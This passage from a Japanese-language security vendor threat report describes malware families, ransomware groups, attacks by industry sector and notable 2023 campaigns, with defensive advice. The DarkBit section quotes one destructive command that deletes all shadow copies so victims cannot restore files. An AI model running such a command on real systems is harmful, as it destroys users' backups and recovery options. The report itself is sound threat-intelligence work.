DarkCrystal（別名 DCRat）は、2018 年に初めて公開された、最も安価な .NET バックドアの 1 つです。価格設定は 2 か月で約 5 ドルのライセンスから最大 40 ドルの「ライフタイム」ライセンス（通常は、脅威グループが存続する限り無期限）までとなります。

実行時に有効化される機能は、埋め込まれた設定ファイルによって指定されます。こうした機能には、スクリーンショット、キーロギング、Web ブラウザーやクリップボードからの Cookie やパスワードの窃取などがあります。ロシア・ウクライナ戦争では、ウクライナのコンピューター緊急対応チーム（CERT- UA）により、ウクライナを標的にした DarkCrystal が観測されています [7]。

Agent Tesla

2014 年に初めて観測された .NET RAT で、地下フォーラムでは通常 MaaS のラインナップとして販売されています。このマルウェアは、Microsoft® Outlook®、Firefox®、Chrome ™、Opera® など広く一般に使用されている 60 以上のアプリケーションからキーストロークを取得し、スクリーンショットを撮影し、認証情報をスクレイピングできます。通常は武器化された悪意あるドキュメントを通じて配信され、複数の耐解析手法と耐検知手法を使用します。Agent Tesla は、複数の層で自己解凍し、危険には見えないファイルやメッセージにデータを隠蔽して（ステガノグラフィ）、最終的にペイロードを展開します。

AsyncRAT

GitHub から無償で入手でき [8]、誰でもソースコードにアクセスでき、必要に応じて変更できる、オープンソースの RAT です。AsyncRAT は、無償提供されている StealerLib プラグインを使用して Web ブラウザーやアプリケーションからパスワードを窃取します。その他、画面の閲覧や録画、Secure File Transfer Protocol（SFTP）を使用したアップロードやダウンロード、キーロギング、サーバーの難読化を含む耐解析手法と耐検知手法などの機能を備えています。脅威グループ TA2541 は、AsyncRAT9 を武器化し、航空業界を狙った攻撃を展開しました [9]。

ランサムウェア

Royal

Royal は 2022 年 9 月に初めて存在が確認された比較的新しいランサムウェア亜種で、以前から存在する Conti ランサムウェアグループのメンバーが関与していると考えられています。Windows、Linux、VMware® ESXi サーバーをターゲットとする Royal は、当初、マルバタイジングとフィッシングコールバック（フィッシング文書に折り返し用の電話番号を記載し、電話をかけたユーザーに悪意あるソフトウェアのインストールを指示する手法）により配布されていました [10]。昨年 12 月には、英国の有名な F1 レース場であるシルバーストンサーキットへの攻撃で、Royal を運用する脅威アクターが犯行声明を出しました [11]。

BlackBasta

BlackBasta は Ransomware-as-a-Service（RaaS）として活動する比較的新しいランサムウェアグループで、2022 年 4 月に初めて発見されました。企業データの復号のための身代金を要求し、データの一般への流出を回避するための料金を追加で要求する、二重脅迫の手法を採用しています。

BlackBasta は Qakbot（別名 Qbot）や PrintNightmare（CVE-2021–34527[12]）エクスプロイトなどのツールを使用して攻撃し、ChaCha20 と RSA-4096 を組み合わせることで被害者のデータを暗号化します。BlackBasta の感染チェーンはターゲットによって異なり、データ暗号化のスピードはその他のランサムウェアグループよりも高速です。BlackBasta の振る舞いの一部は、以前 Conti グループが作成したマルウェアと似ています。

BlackCat

2021 年 11 月に初めて存在が確認された BlackCat ランサムウェアは、Rust プログラミング言語で作成された最初の大規模ランサムウェアファミリーです（Rust では、すべての主要オペレーティングシステムを標的とするバイナリをクロスコンパイルできることで、脅威アクターの柔軟性が広がり、攻撃を受ける可能性があるターゲットとシステムも多くなります。詳しくはこちらのレポートを参照してください）。このグループは、Emotet ボットネットを使用してランサムウェアペイロードを配信し、足場を確立した後に Cobalt Strike ビーコンを展開することで、脅威アクターによるターゲットネットワーク深部への侵入を可能にします。

BlackCat は登場以来広がり続けており、二重あるいは三重の脅迫手法を使用して、数多くの著名な組織を被害に陥れています。2022 年の FBI 勧告によれば[13]、BlackCat ランサムウェアのアフィリエイトは、DarkSide および BlackMatter という、長い歴史を持つ 2 つの脅威グループと関連している可能性があります。BlackCat は、2023 年 2 月におけるアイルランドのマンスター工科大学に対する攻撃で注目を集めました。

MACOS/OSX

Windows や Linux に比べて企業環境での使用頻度が低い Apple macOS は、マルウェアのターゲットになる頻度も低くなっています。しかし、macOS デバイスは Windows や Linux のデバイスよりも安全だと多くの人々が考えている一方、実は macOS マルウェアは成長と拡大を続けており、決して軽視すべき存在ではありません。このセクションでは、BlackBerry のお客様のさまざまな環境で確認された macOS マルウェアのカテゴリについて説明します。

トロイの木馬 / ダウンローダ

macOS コンピューターを標的とするトロイの木馬 UpdateAgent（別名 WizardUpdate）は、2020 年に初めて企業ネットワークで発見されました。このマルウェアがダウンロードし展開する追加ペイロードの中で最も一般的なペイロードはアドウェアですが、初期ローダーを使用することで、より悪質なコードをダウンロードして実行することができます。UpdateAgent で懸念すべき点は、信頼されていないアプリの実行を阻止する macOS のセキュリティ機能である Gatekeeper コントロールを回避できることです。

アドウェア

単に迷惑な存在として扱われることの多いアドウェアですが、迷惑のレベルをはるかに超えた害悪をもたらす場合があります。望ましくない広告を表示するためには、ユーザーアクティビティの監視、サーバーとの通信、追加のデータやコードのダウンロードといった数々の悪意ある振る舞いが欠かせません。たとえばトロイの木馬 UpdateAgent は、攻撃性の高いアドウェア AdLoad を展開しますが、今回の調査期間中、macOS デバイスを採用している BlackBerry のお客様の間で、AdLoad への感染が数多く未然に防御されています。

BlackBerry では、Pirrit アドウェアが引き続き使用されていることも確認しています。このマルウェアによって、スクリプトや追加の Mach Object（Mach-O）ファイル形式の実行可能ファイルが侵害済みマシンにダウンロードされ実行されることで、より危険性の高いコードが実行される可能性があります。

クロスプラットフォームマルウェア

Rust や Golang（別名「Go」）などのクロスプラットフォームプログラミング言語が登場したことで、マルウェアを開発する脅威アクターは、同じコードベースを macOS を含む複数の OS に対応させるようコンパイルできます。これにより、Windows 以外のオペレーティングシステムを対象に含める場合の開発コストが削減されます。今回の調査期間中

は、Mac® デバイスを標的とする Golang で記述されたマルウェアは、アドウェアを起動する目的のものだけが確認されましたが、今後は、より大胆な意図を持つ Mac 向けクロスプラットフォームマルウェアの登場が予測されます。

今後は、より大胆な意図を持つ MAC 向けクロスプラットフォームマルウェアの登場が予測されます。

LINUX

Linux の人気は高まり続けています。パブリッククラウドサービスの最大 90% が Linux 上で実行されており[14]、クラウドサービスに移行中あるいは移行を検討中の企業は相当な数に上ります。さらに Linux は IoT（モノのインターネット）分野でも広く採用されています。Linux は企業環境のデスクトップ OS としては一般的ではないため、感染した添付ファイルをユーザーに開かせるような手法ではなく、感染の多くで、ブルートフォース攻撃や、ネットワークやサーバーの脆弱性の悪用などの手法が使用されています。こうした理由から、Linux インフラストラクチャを基盤とする組織は、包括的な脆弱性管理プログラムでサーバーを保護する必要があります。

今回の調査期間中は、BlackBerry のテレメトリにより、クリプトマイナーの展開を試みる Linux への攻撃が複数確認されました。この攻撃が成功した場合、クリプトマイナーがシステムリソースを消費するだけでなく、クリプトマイナーによってバックドアなどその他のマルウェアが展開され、犯罪者がシステムにリモートアクセスできるようになります。

さらに今回の調査期間では、複数のオペレーティングシステムを狙うクロスプラットフォームランサムウェアの増加が確認されました。たとえば新しい Royal ランサムウェアは、Windows や ESXi システムに加えて Linux もターゲットにすることができます。

クリプトマイナー

被害者の Linux システムリソースを使用してデジタル暗号資産を採掘し、金銭的利益の獲得を試みるクリプトマイナーの活動は、クリプトジャッキングと呼ばれています[15]。たとえば BlackBerry の研究者は、Dota3 マルウェアファミリーを使用して、脆弱なパスワードを使用している SSH サーバーを攻撃し[16]、既知のクリプトマイナー XMRig をインストールしようとする攻撃を以前検知しています[17]。また 2021 年初頭から活動が把握されている Sysrv クリプトマイナーボットネットは[18]、Go プログラミング言語でコンパイルされており、複数のオペレーティングシステム上で実行できます。Sysrv は .sh ファイルからローダーをダウンロードしようとします。このことは、この攻撃が Linux システムを狙っていることを示しています。Sysrv ボットネットには複数のエクスプロイトがあり、システムを侵害した後に XMRig を使用して暗号資産 Monero を採掘します。

最近では、GLPI（ヘルプデスクや IT 資産の管理に多く使用されるオープンソースのサービス管理ソフトウェア）の脆弱性である CVE-2022-35914 が悪用され[19]、PwnKit（CVE-2021-4034）を悪用して権限の昇格を試みる攻撃が行われました[20]。被害者のエンドポイントでは BillGates として知られる DoS ツールや XMRig など、複数のマルウェアが発見されています。

最大

90%

のパブリッククラウドサービスが LINUX 上で実行されています。

業界ごとに特化した攻撃

医療

PWC は、医療のデジタル化は医療業界が抱える極めて重要な課題だと指摘しています[21]。ただし医療業界は、医療のデジタル化の進展に常に先んじる形でセキュリティ対策を講じ、患者データ、医療システム、インフラストラクチャを確実に保護しなければなりません。ますます多くのサイバー犯罪者が、医療業界の複雑で相互接続された、そしてしばしば老朽化したデジタルインフラストラクチャに潜む脆弱性を悪用しようとしています。今回の調査期間で特定されたサイバー脅威には、データ侵害、ランサムウェア攻撃、その他の高度な脅威があります。

医療業界で最も多い脅威

今回の調査期間中、Cylance Endpoint Security は 5,246 件のユニークなマルウェアサンプルを検知して未然に防御し、93,000 件を超える個別の攻撃を回避しました。新たに特定され阻止される悪意あるサンプルは 1 日あたり平均約 59 件に上っており、医療業界を取り巻く脅威の深刻さが伺えます。

米国保健福祉省（HHS）の 2022 年の報告によると、Emotet の主なターゲットは医療業界であり、現在の Emotet は、ボットネットが操作するドロッパーおよび配信メカニズムに進化しており、幅広い種類の悪意あるペイロードを配信する能力があります[22]。ネットワーク内に侵入して水平展開し、ランサムウェアを含むマルウェアの初期アクセスポイントを提供できる Emotet は、医療業界にとって大きな脅威です。今回の調査期間における BlackBerry のテレメトリでは、医療機関を狙った Emotet の使用が増加していることが確認されています。

その他、医療業界に対する上位の脅威には、前回の調査期間中に金融業界で最も危険な脅威とされていた初期アクセスインフォスティーラ RedLine が含まれています。初期アクセスブローカー（IAB）や[23]、ランサムウェア作戦のアフィリエイトは、窃取した認証情報を使用してネットワークを侵害し、ランサムウェアを展開します。米国では、ランサムウェアを運用する BlackCat や Royal などの脅威アクターが[24]、医療業界に対する攻撃を活発化させています。また Mallox ランサムウェアも確認されています[25]。

前回のレポートでは、国家支援による脅威アクターを含むさまざまな脅威アクターが Cobalt Strike や Brute Ratel など商用のペネトレーションテスト用ツールを使用していることで、サイバー犯罪者による攻撃と正当なテスト作業による攻撃の区別が難しくなっていることが指摘されましたが、今回の調査期間で医療業界にとって最大の脅威となったのが Cobalt Strike の悪意ある使用でした。

金融

BlackBerry® テクノロジーで保護されている世界中の金融機関は、今回の調査期間中 231,510 件のマルウェア攻撃を受けました。これは 1 日あたり平均 2,601 件のマルウェア攻撃に相当します。これらの攻撃のうち 3,004 件が新しいマルウェアサンプルを使用しており、ユニークな攻撃の数は 1 日あたり平均 34 件でした。銀行、信用組合、住宅ローン会社など金融業界のお客様を標的とした最も活発なランサムウェアファミリーは BlackCat でした。

Metasploit も引き続き、金融業界への攻撃で最も多く使用されたツールとなりました。ただ、その他の武器やグループも新たに観測されるようになっており、その代表的な存在が ToddyCat です[26]。ToddyCat は 2021 年に初めて報告された比較的新しい脅威アクターです。通常はヨーロッパとアジア太平洋（APAC）地域を標的としていますが、今回の調査期間中、歴史的に APAC とつながりのある中南米各国の金融システムへとターゲットを拡大する動きが

見られました。パッチ未適用の Microsoft® Exchange サーバーを攻撃することで知られる ToddyCat には、複数のデスクトップエコシステムを対象とする、その他のインプラントが格納されています[27]。

金融機関を狙った攻撃では、顕著な存在感を示す RedLine インフォスティーラが引き続き最も有力な攻撃に位置付けられます。RedLine は、IAB のメカニズムを利用して被害者のマシンから機密情報を収集して流出させ、第三者が闇市場でそれらを販売します。RedLine が現在も広く人気を誇っているのは、入手の容易さ、価格設定、これまでの実績に起因していると言えるでしょう。

政府機関 / 公的機関

政府機関に保存されている機密情報は、機密度が高いほどサイバー犯罪者にとっての魅力も増します。その結果、政府機関を襲う脅威は増え続け、高度化の一途をたどっています。たとえば、これらの脅威アクターが採用する TTP（戦術、手法、手順）は大部分が共通しているため、脅威アクターを個別に識別したり、独自の関連性を見つけ出すことが非常に難しいのです。

今回の調査期間中、Cylance Endpoint Security ソリューションは、政府機関と公共サービス部門に対する個別の攻撃を 40,000 件以上阻止し、ユニークなマルウェアサンプルを 6,318 件（1 日あたり平均約 70 件）特定しました。こうした攻撃には、インフォスティーラ、持続的標的型攻撃（APT）を利用する RAT、物理的なアクセスポイントを経由した直接攻撃などがありました。

この分野で最も多い脅威には、インフォスティーラがコモディティマルウェアとして利用されるようになった現象が色濃く反映されています。代表的なのが RedLine と SmokeLoader で、いずれもインフォスティーラおよびダウンローダとして機能し、永続アクセスを獲得するための後続段階のペイロードを配信できます。また、初期感染を確立し、確立済みアクセスを利害関係者に販売するための基盤としても機能します。njRAT や Allakore などのオープンソースの脅威も検知されましたが、これらはいずれも SideCopy の標的型アクティビティで使用されています[28]。

今回の調査期間では、USB デバイスの感染を経由して拡散する脅威が複数確認されました。これには、ランサムウェアが登場する以前の 2010 年代後半の脅迫キャンペーンで

40,000

政府機関と公共サービス部門に対する個別の攻撃は 40,000 件以上阻止され、ユニークなマルウェアサンプルは 6,318 件（1 日あたり平均約 70 件）特定されています。

知られる Phorpiex ボットネットや、太平洋諸島を直接攻撃する脅威アクターを追跡したところ判明した UNC4191 などがあります[29]。また、リバースシェルや後続段階のペイロードを起動する USB 拡散型マルウェアが、グアムやフィリピンの複数のシステムで発見されています。

MISPADU インフォスティーラは、AUTOIT スクリプト言語を悪用し、銀行の認証情報とログインデータの窃取を主な目的とするマルチステージ型マルウェアです。

製造

製造業界がサイバー犯罪者からこぞって狙われているのには、以下を含む数多くの理由があります。

- どの部分が中断しても影響が全体に及ぶ製造サプライチェーンは、それ自体が脆弱なターゲットとなる。
- 特許その他の知的財産を保有する製造メーカーが数多く存在する。こうしたメーカーは、高度な脅威アクターや国家支援の脅威アクターによるスパイ活動や盗難キャンペーンにとって潜在的に価値あるターゲットとなります。脅威アクターは窃取したデータをスキャンして知的財産を見つけ出し、高価値な資産を身代金の要求に使用したり、違法に売却したりします（直接の競合他社に売却することもあります）。
- 大手製造メーカーは多額の金融資産を保有していることが多い。こうしたメーカーは、ランサムウェアグループなど金銭的な動機で行動する脅威アクターにとって魅力的な存在です。

製造業界で最も多い脅威

今回の調査期間中、製造業界に対する脅威として最も顕著だったのは、RedLine、Emotet、RaccoonStealer v2（別名 RecordBreaker）などのコモディティインフォスティーラでした。主流となった理由は、高価値なデータを流出させる能力だと思われます。

BlackBerry のテレメトリによって発見された Ave Maria ダウンローダスタブは、2022 年 12 月に頻発した、台湾の半導体メーカーを標的とするジオフェンシングを使用した攻撃で使用されたものでした。この悪意あるファイルは .RAR アーカイブにバンドルされ、現地の有名サードパーティサプライヤーと同じ名前が付けられていました（脅威アクターがよく使用するソーシャルエンジニアリング手法）。被害者が実行可能ファイルを解凍して起動すると、Ave Maria RAT が配信され、感染チェーン連鎖が開始されます。

また BlackBerry は、メキシコを中心とした中南米の組織をターゲットとするインフォスティーラ Mispadu（別名 Ursa）の最新サンプルも発見しています。Mispadu は、AutoIT スクリプト言語を悪用し、銀行の認証情報とログインデータの窃取を主な目的とするマルチステージ型マルウェアです。

リソース負荷の高いオートメーションへの依存度を高めている製造システムは、クリプトジャッキングの格好のターゲットです。今回の調査期間では、オープンソースの CPU/GPU マイナー XMRig の各種バージョンなど、トロイの木馬化されたクリプトマイナーが急増していました。

製造業界が直面している脅威の全体像

製造業界を取り巻く脅威環境は拡大し続けています。2023 年 1 月初旬、あるセキュリティ研究者が、ある自動車メーカーの全世界のサプライチェーンを管理する Web 利用型アプリケーションの脆弱性を公表しました。このアプリケーションは同社の従業員またはサードパーティサプライヤーしかアクセスできないもので、この脆弱性が悪用されれば、サプライヤー情報や社内プロジェクト情報その他の機密データへのアクセスを攻撃者に許してしまう可能性があります。この研究者が発見した内容をメーカーに報告したことで、メーカーは欠陥を修正できました。

2023 年 2 月初旬、米国を拠点とするネットワークハードウェアメーカーが、ランサムウェアグループ Play による不正侵入を 1 月に受けたことを認めました[30]。2023 年 1 月には、以前は医療機関や教育機関を中心に攻撃を展開していたランサムウェアグループ Vice が、ブラジルの製造業界にターゲットを定めていることが明らかになっています[31]。

エネルギー

エネルギー企業は、複雑な供給ラインと全世界のサプライヤーを管理し、利用量と埋蔵量に関する戦略を最適なバランスで実践しなければなりません。エネルギー業界に対する関心が特に高いのは、地政学的な攻撃をたくらむ国家支援の脅威アクターです。電力管理機能の場合、どの部分が中断しても壊滅的な結果を招く可能性があります。このためエネルギー業界は、ソーシャルエンジニアリングやスピアフィッシングによるシステムアクセスの試みを発見し回避するためのユーザートレーニングを実施するなど、極めて高いセキュリティ意識で、攻撃が成功する可能性をゼロにすることに取り組む必要があります。

エネルギー業界のエコシステムは、ビジネス IT システム、重要エネルギーインフラを含む運用技術（OT）、さらに IT と OT の統合と相互接続を促進する、現在増加し続けているさまざまな技術で構成されます。2022 年、ロシアはウクライナのエネルギー網を標的とする攻撃を、物理とデジタルの両面から展開しました。BlackBerry Threat Research and Intelligence チームは、ウクライナ電力システムの中断と停止を目的に Indestroyer2 マルウェアが展開されたことを強く確信しています。総合的には、ロシアの激しい攻撃によってウクライナの電力インフラの約半分が被害を受けており、ウクライナのエネルギー相は、攻撃は長期化しており、近い将来に止まる可能性はないと予測しています [32]。こうした状況に欧州連合は敏感に反応し [33]、エネルギーインフラのサイバーセキュリティを優先する構想の推進を決定しています。

今回の調査期間中エネルギー業界を最も多く狙ったのは

EMOTET

ダウンローダでした。

エネルギー業界で最も多い脅威

今回の調査期間中エネルギー業界を最も多く狙ったのは Emotet ダウンローダでした。このマルウェアファミリーは広く普及しているため、Emotet による攻撃は今後も続くと思われます。BlackBerry のテレメトリでは、エネルギー業界に影響を及ぼすコモディティインフォスティーラとして RedLine、IcedID、FickerStealer などの存在も確認されています。これらのマルウェアファミリーは MaaS として比較的低価格で販売されているため、今後もエネルギー業界への攻撃に使用される可能性が高いと考えられます。これらの脅威はブロックに成功し、侵害や被害には至りませんでしたが、エネルギー業界に対する攻撃の数が著しく増加したことがわかります。

米国では、ランサムウェアグループ ALPHV が、民間の天然ガス・石油生産会社をターゲットに攻撃を実施 [34]。同社システムに侵入してランサムウェア BlackCat を展開しました。同社は攻撃による業務の中断は最小限だったと主張しているものの、二重脅迫が行われたことで 400 GB 以上のデータが流出し、暴露されました。さらに ALPHV はコロンビアのエネルギー供給会社にも攻撃を展開し、オンラインシステムを停止に追い込んでいます [35]。

エネルギー業界が直面している脅威の全体像

エネルギー業界のインフラは複雑な OT によって支えられており、この OT を構成する産業制御システム（ICS）や監視制御およびデータ収集（SCADA）装置は、外部の脅威から保護しなければなりません。エネルギー OT の脆弱性が注目されることはあまりありませんが、今回の調査期間中に確認された米国の電力・ガスインフラに対する高度な攻撃を考えると、これらのシステムは決して攻略不能ではないことがわかります。たとえば、ロシアとの関連が疑われるマルウェア PIPEDREAM が、米国各地の電力・天然ガスインフラの ICS を侵害しようとした試みは [36]、今回の調査期間中に発生しています。

エネルギー業界では、物理インフラに加えてビジネスオペレーションも脅威の共通のターゲットとなります。大きな注目を集めるエネルギー業界の組織は、OT と IT 両方のインフラストラクチャを防御しなければなりません。


今回の調査期間の概要
LockBit
APT28/Sofacy
BlackCat ギャングがアイルランドの大学を狙う
Tsunami/Linux バックドア
PlugX
XOR DDoS Linux マルウェア
豊富なコマンドラインオプションと最適化された暗号化ルーチンを
備えた DarkBit ランサムウェアがイスラエルを狙う
SEO ポイズニング
Meterpreter
Blind Eagle がコロンビアの司法当局、
金融機関、公的機関、警察当局を狙う
これまで知られていなかった脅威アクター NewsPenguin が
高度なスパイ活動ツールでパキスタンを狙う
Gamaredon が Telegram を利用してウクライナの組織を狙う
RedLine
Microsoft OneNote の悪用
ESXiArgs ランサムウェアがパッチ未適用の
世界中の VMware ESXi Linux サーバーを狙う

注目すべき脅威アクターと武器

本レポートで触れられている注目すべき脅威アクターと武器について紹介します。

APT28/Sofacy

APT28（別名 Sofacy）は、ロシア政府の意向を受けて活動すると考えられている、高度な技術と豊富な資金を持つサイバー諜報活動グループです。少なくとも 2007 年から活動しており、政府機関、軍、防衛関連企業、エネルギー企業など幅広い業界を標的としています。APT28 は、Operation Pawn Storm や Operation Sofacy などさまざまな APT キャンペーンに関連しています。同グループは Sednit（別名 Sofacy または X-Agent）、Komplex、Zebrocy などさまざまなカスタムマルウェアと一般提供型マルウェアを使用しており、スピアフィッシングやソーシャルエンジニアリング戦術を利用してターゲットへの初期アクセスを獲得することでも知られています。

Tsunami/Linux バックドア

Tsunami Linux バックドアマルウェアは、侵害対象のマシンに対するリモートアクセスを可能にする目的で広く使用されています。Tsunami は、具体的なグループ（TeamTNT など）との関連も確認されているものの [37]、それ以外のサイバー犯罪者にも使用されています。攻撃者は、このマルウェアをインストールすることで、任意のコマンドの実行、ファイルのアップロードとダウンロード、シェルスクリプトの実行を、感染したシステム上で行えるようになります。

XOR DDoS Linux マルウェア

XOR DDoS は、高度なマルチベクトル分散型サービス妨害（DDoS）攻撃の実行機能で知られる Linux トロイの木馬で、2014 年に初めて発見されました。XOR DDoS は、脆弱なログイン認証情報、デフォルトのログイン認証情報、旧型ソフトウェアの脆弱性を悪用することによってシステムに感染し、インストール後は C2 インフラストラクチャを使用して感染したマシンのボットネットと通信し、DDoS 攻撃を開始します。XOR DDoS は、さまざまなサイバー犯罪者によるサーバーや Web サイトを狙った標的型攻撃の組織化に使用されており、特に Linux 上で実行される IoT デバイスへの攻撃が増加しつつある要因の 1 つでもあります。

PlugX

PlugX は、感染したシステムを攻撃者が制御し、機密データの流出やユーザーアクティビティの監視などさまざまな悪意ある活動を行えるようにする RAT です。攻撃者がよく採用するのが、キーロガーやランサムウェアなどその他のマルウェアと PlugX を組み合わせ、感染したシステム上で多種多様な悪意あるアクティビティを次々に実行する手法です。システムからの検知と削除を困難にするステルス機能を備えていることで有名な PlugX は、フィッシングメール、ドライブバイダウンロード（同意なしにプログラムがインストールされること）、ソフトウェア脆弱性の悪用などさまざまな方法で拡散します。システムに感染した PlugX がリモートの C2 サーバーへの接続を確立することで、感染したシステムを攻撃者がリモートから制御できるようになります。

PlugX は、国家支援ハッキンググループであると広く信じられている APT10、APT17、APT27 を含む複数の脅威アクターによって長年にわたって使用され、Emissary Panda、Deep Panda、KHRAT などのサイバー犯罪組織にも採用され、政府機関や防衛関連企業に加え、医療、金融、テクノロジーなどさまざまな業界の企業に対する標的型攻撃に使用されています。

Meterpreter

BlackBerry Threat Research and Intelligence チームは、Meterpreter ペイロードによる侵入の試みを複数発見しています。Meterpreter は、侵害済みのシステムの攻撃者による制御と任意のコマンドの実行を可能にする、強力なポストエクスプロイトツールです。Meterpreter ペイロードは、サイバー犯罪や敵対者シミュレーションの用途に関連付けられることが多く、国家支援による攻撃でも使用が確認されています。Cobalt Strike とともにサイバー犯罪による攻撃と国家支援による攻撃の境界線を曖昧にする目的で多く使用される Meterpreter ツールは、APT41、FIN6、FIN7、FIN10、FIN11、GCMAN、MuddyWater、Silence、Turla など多様な脅威グループに幅広く採用されています。

RedLine

RedLine インフォスティーラは、侵害済みのシステムから高価値な情報を収集する目的で、サイバー犯罪者が頻繁に展開しています。このマルウェアは多くの攻撃で観測されており、特定の脅威アクターと直接紐付けられるものではありません。RedLine は、データの窃取だけでなく、IAB サービスその他の地下市場で販売できるような、ネットワーク侵入を可能にする初期アクセスを奪取する目的でも広く使用されています。RedLine による侵入が成功した場合、初期の侵入の影響をさらに拡大させるような追加攻撃（ランサムウェアなど）が行われることがよくあります。

SEO ポイズニング

検索エンジン最適化（SEO）は、一般的な検索エンジンの検索結果リストの上位に Web サイトを表示させるための一連の手法のことですが、SEO ポイズニングでは、悪意ある Web ページを脅威アクターが最適化して検索結果ページの上位に表示させ、正当性と信頼性のあるソース

REDLINE による
侵入
が成功した場合、初期の侵入の影響をさらに拡大させるような追加攻撃が行われることがよくあります。

（ベンダー企業など）が公開したかのように偽装します。ポイズニングが施されたサイトは、正規の Web サイトが築いてきた信用に「タダ乗り」する形で、被害者をページの閲覧へと誘導し、表示されたページで被害者のシステムに攻撃を試みます。今回の調査期間中は特に医療業界で SEO ポイズニングの増加が確認されました。この拡大傾向は今後も続くと予想されます。

特筆すべき攻撃

ESXiArgs ランサムウェアがパッチ未適用の世界中の VMware ESXi Linux サーバーを狙う

パッチ未適用の VMware ESXi サーバーを狙った新しいランサムウェアの大量発生がオンラインで初めて報告されたのは、2023 年 2 月初旬のことでした [38]。最初はフランスで発見されたこのランサムウェアは瞬く間に世界中で確認されるようになり [39]、複数の報告によれば稼働初日だけで数千台のサーバーを暗号化したということです。

この新たなランサムウェア ESXiArgs の背後にいる脅威アクターは、インターネット接続された VMware ESXi サーバーで 2 年前に確認された脆弱性（CVE-2021-21974）を悪用して侵入し [40]、ランサムウェアを展開していました。この攻撃の影響を受けた ESXi のバージョンは以下のとおりです。

- ESXi バージョン 6.5.x（ESXi650-202102101-SG 適用前）
- ESXi バージョン 6.7.x（ESXi670-202102401-SG 適用前）
- ESXi バージョン 7.x（ESXi70U1c-17325551 適用前）

ESXiArgs のコンポーネントには、ELF ファイル暗号化機能と encrypted.sh シェルスクリプトが含まれており、このシェルスクリプトの調整によって暗号化機能を含む実行チェーンが開始される設計となっていました。

実行された ESXiArgs は、VMX 設定ファイルの名前を変更し、実行中のあらゆる VMX プロセスを終了して、.vmx、.vmxf、.vmsd、.nvram、.vmdk を拡張子とするファイルを特定および暗号化して、元のファイルを削除します。

さらにマルウェアは、2.092716 Bitcoin（BTC）を要求する脅迫文をドロップします。この値段は一見無作為な数字に見えますが、攻撃当時で約 48,000 ドルに相当し、脅迫文には 3 日以内に脅威アクターへの支払いが行われなければデータが一般に暴露されると記載されていました。

実は CVE-2021-21974 の脆弱性に関するパッチは、2 年前の 2021 年 2 月にベンダーから既に公開されていました。この攻撃は、常に最新状態を維持するパッチ管理プログラムの重要性をあらためて強調するものになっただけでなく、攻撃に対して脆弱な Linux ベースのシステムが、脅威アクターにとってますます魅力的な標的になりつつあることを示しています。

豊富なコマンドラインオプションと最適化された暗号化ルーチンを備えた DarkBit ランサムウェアがイスラエルを狙う

2 月中旬、テクニオン - イスラエル工科大学は、DarkBit と呼ばれる新種のランサムウェアの攻撃を受けました。この脅威アクターには地政学的な動機があると見られ、脅迫状には反政府および反イスラエルの文言や、当時発生していた技術者の一時解雇に関する言及が含まれていました。

DarkBit は Golang で記述されており、未知の感染経路を使用して、埋め込まれている設定ファイルを展開します。この設定ファイルには、暗号化の対象外にするファイルの種類、脅迫文、分割暗号化のために大型ファイルを分割する指示など、マルウェアが従う具体的なパラメータが記載されていました。

DarkBit の実行にコマンドラインオプションを使用すれば、暗号化ルーチンを高速化するためのマルチスレッド化など、攻撃フローをカスタマイズすることも可能です。DarkBit マルウェアを実行すると以下の呼び出しが行われます。

```
| - "vssadmin.exe delete shadow /all /Quiet"
```

このコマンドにより、シャドウコピーが削除され、復旧作業の妨害が行われ、標的となる種類のファイルがホストマシン上で特定されます。特定されたファイルは AES-256 で暗号化され、拡張子 .Darkbit が付加されます。

その後、影響を受けたすべてのディレクトリに RECOVERY_DARKBIT.txt という名前の脅迫状がドロップされます。脅迫状には身代金の支払い指示が記載されており、値段は 80 BTC（攻撃当時で 1,869,760 ドルに相当）に設定されていました。さらに脅迫状には、48 時間以内に身代金を支払わない場合は 30% のペナルティが加算され、5 日以内に身代金を支払わない場合はデータが流出すると記載されていました。

脅迫状の文言や、脅威アクターがソーシャルメディアや Web サイトで発表した同様のコメントから、この攻撃は大学に不満を持つ職員あるいは職員のグループ、またはハクティビストの犯行だと考えられています。

これまで知られていなかった脅威アクター NewsPenguin が高度なスパイ活動ツールでパキスタンを狙う

Blackberry Threat Research and Intelligence チームは最近、NewsPenguin に関する調査結果を発表しました。NewsPenguin は、パキスタン国内の組織を標的に独自のフィッシングルアーを仕掛ける、これまで知られていなかった脅威アクターです。

このルアーは、2023 年 2 月 10 日 ～ 12 日に開催されるパキスタン国際海事博覧会議に関する内容で、兵器化された Word ドキュメントが同会議の出展者マニュアルを装って添付されていました。このドキュメントは、リモートテンプレートインジェクション手法と埋め込まれた悪意あるマクロを使用して、感染チェーンの後続段階を取得し、最終的には最終ペイロードである updates.exe の実行に至ります。

今回初めて文書化された NewsPenguin スパイツールには、以下のような操作を実行できる、耐解析、アンチサンドボックス、情報窃取の機能が豊富に含まれています。

- ホストハードディスクのサイズを確認する
- ホストに搭載されている RAM が 10 GB 以上かどうか判定する
- GetTickCount を使用して経過時間を特定する
- サンドボックスと仮想マシンのどちらで動作しているか判定する

インストールされたマルウェアはチェックインを実行し、12 文字の文字列識別子を使用して、侵害されたホストをハードコードされた C2 サーバーに登録します。これにより、攻撃者の指示を一連の組み込みコマンドとしてホストが受け取れるようになります。これらのコマンドにより、以下のような機能が可能になります。

- プロセスとホストに関する情報を特定してリストアップする
- ホスト上のファイルとディレクトリを特定、コピー、削除、移動、変更する
- ポータブル実行可能ファイルを実行する
- 自身を含むプロセスを終了させる
- 被害者のファイルをアップロードし（流出させ）、追加のマルウェアが格納されている可能性があるファイルをダウンロードする

さらに NewsPenguin は、追加の回避手法として、コマンドを発行するたびに 5 分間待機します。これによって C2 通信に関連するノイズが最小限に抑えられることで、セキュリティと検知のメカニズムに捕捉されないようにすることができます。

今回標的となったのは、海洋技術や軍事技術を中心とするパキスタン海軍の主催イベントだったため、この新しい脅威アクターの動機は金銭ではなく情報窃取や諜報活動だった可能性があります。BlackBerry は今後もこのグループの活動の追跡と監視を続けていく予定です。

Gamaredon が Telegram を利用してウクライナの組織を狙う

Gamaredon（別名 ACTINIUM）は、ウクライナの個人と組織を 10 年間にわたり標的としてきた、国家支援であることが正式認定されたロシアの APT グループです。

今年初頭、BlackBerry Threat Research and Intelligence チームは、Gamaredon の新たなキャンペーンに関する調査結果を発表しました。このキャンペーンで同グループは、マルチステージの実行チェーンの中で人気のメッセージングアプリ Telegram を利用していました。Telegram を使用することで、キャンペーンのアクティビティは通常のネットワークトラフィックに紛れ込み、検知をかいくぐっていました。

